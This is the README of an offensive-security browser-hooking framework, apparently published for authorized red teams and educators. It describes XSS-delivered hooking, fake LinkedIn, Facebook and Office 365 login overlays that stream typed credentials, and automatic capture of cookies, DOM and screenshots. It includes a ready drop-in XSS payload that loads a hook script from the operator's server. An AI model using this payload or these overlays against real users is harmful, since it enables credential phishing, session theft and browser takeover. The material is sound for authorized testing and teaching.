 arcanum-sec/wraith
Browser-hooking framework for authorized red teams and educators. Hooks browsers via XSS, provides interactive post-exploitation control, blind-XSS loot capture, social-engineering overlays, and a practice lab.

A modern, standalone browser-hooking framework for red teams, security researchers, and educators — a clean-room successor to BeEF and the blind-XSS callback tools we live in.
FOR AUTHORIZED SECURITY TESTING, RESEARCH & EDUCATION ONLY. WRAITH is an offensive-security tool for demonstrating and testing phishing / man-in-the-browser / blind-XSS tradecraft. Only use it against systems and people you have explicit authorization to test. You are responsible for how you use it.
Over the course of our work at Arcanum, we kept reaching for two different kinds of tooling and wishing they were one thing.
On one side was BeEF — the Browser Exploitation Framework — for the classic hook a browser, then work from inside its session workflow: keylog a fake login, recon the local network, push a module at a live victim. It's the tool we used to make man-in-the-browser real to people. But it's showing its age, big chunks of it are unreliable in today's browsers, and the social-engineering overlays look like logins from a decade ago.
On the other side were our favorite blind-XSS callback frameworks (XSS Hunter, ezXSS): drop a payload into a field, and the instant it fires somewhere you can't see, it calls home with the loot — origin, cookies, DOM, a screenshot.
What we increasingly needed — especially as more of our targets became AI application ecosystems, where untrusted text flows through agents, tool outputs, admin review queues, and support consoles, and fires JavaScript in places nobody is watching — was a single framework that did both: the interactive, persistent post-exploitation control of a BeEF hook, and the fire-and-forget blind-XSS callback loot, in one payload that's reliable in current browsers and looks like today's real login screens.
So we built WRAITH.
We're releasing WRAITH early, and on purpose. We'd rather get it into the hands of the people who'll actually use it — and hear what breaks — than sit on it until it's "done."
That means: expect rough edges and bugs. Some modules are more battle-tested than others, browser behavior shifts under us constantly (see the network-scan notes below), and APIs may change between versions. If you hit something, please open an issue — repro steps, browser + version, and what you expected are gold. PRs welcome under the project's contribution terms.
The fastest path. You need Docker + Docker Compose.
git clone https://github.com/Arcanum-Sec/wraith
cd wraith
./setup.sh
setup.sh walks you through everything:
.env (chmod 600),
and builds + starts the container. Operator console : http://YOUR_IP:8090/operator/
Login page : http://YOUR_IP:8090/login (user "operator")
Demo victim page : http://YOUR_IP:8090/demo/
Hook payload : http://YOUR_IP:8090/hook.js
Drop-in XSS payload:
"><script src="http://YOUR_IP:8090/hook.js"></script>
Manage it with standard compose commands:
docker compose logs -f      # watch it
docker compose down         # stop (keeps ./data)
./setup.sh                  # reconfigure (rotate password, change address, …)
Captured sessions persist in ./data/ on the host — never baked into the
image, never committed (.env and data/ are gitignored).

The operator console is login-gated whenever an operator password is set, with a username + password sign-in:
npm install
npm start
Then open the operator console at http://127.0.0.1:3000/operator/ and the demo victim page at http://127.0.0.1:3000/demo/ (in a second browser/profile). On localhost, login is disabled by default for convenience — the server refuses to bind to a public interface without an operator password, so you can't accidentally expose an open panel.
/hook.js is a small payload. Drop it in any page you control
(<script src="/hook.js"></script>) or deliver it via an XSS in your target. The
browser that loads it opens a WebSocket back to the operator, fingerprints itself
(browser, OS, IP, page, UA), auto-reconnects, and survives navigation. Every

hooked browser shows up live in the console, where you pick one and drive it — the


full dashboard is the hero shot at the top of this README: hooked-browser roster,
target detail, deploy controls, live activity feed, and captured credentials.
Modernized fake-login overlays, rendered in an isolated shadow DOM so they look pixel-correct on any host page and frost-blur the page behind them like a real re-auth modal. Ships with LinkedIn, Facebook, and Microsoft / Office 365 (authentic two-step email → password).

Every character the target types into an overlay streams to the console in real time, and the submitted credentials land in Captured Credentials — all persisted so nothing is lost on refresh or restart.

The instant a browser hooks, WRAITH auto-fires Page Capture: exactly what a blind-XSS framework grabs when your payload fires somewhere you can't see — where it fired (origin + URL + referrer), the victim's cookies (non-HttpOnly), the full DOM, and a screenshot. Failures are reported honestly, because they are the lesson: HttpOnly cookies never appear, and CSP or cross-origin canvas tainting can block the screenshot.
This is where WRAITH goes further than the tools it replaces. When you land a blind XSS or a hook in a page, most frameworks stop at a screenshot and a dump of raw HTML — you can see where your payload fired, but you can't actually do anything with it.
WRAITH's Page Mirror turns that dead-end loot into a live, navigable view of the application. Open the hooked page as a real, rendered browser view inside the operator console — then click links and move through the app visually, just like the victim would.
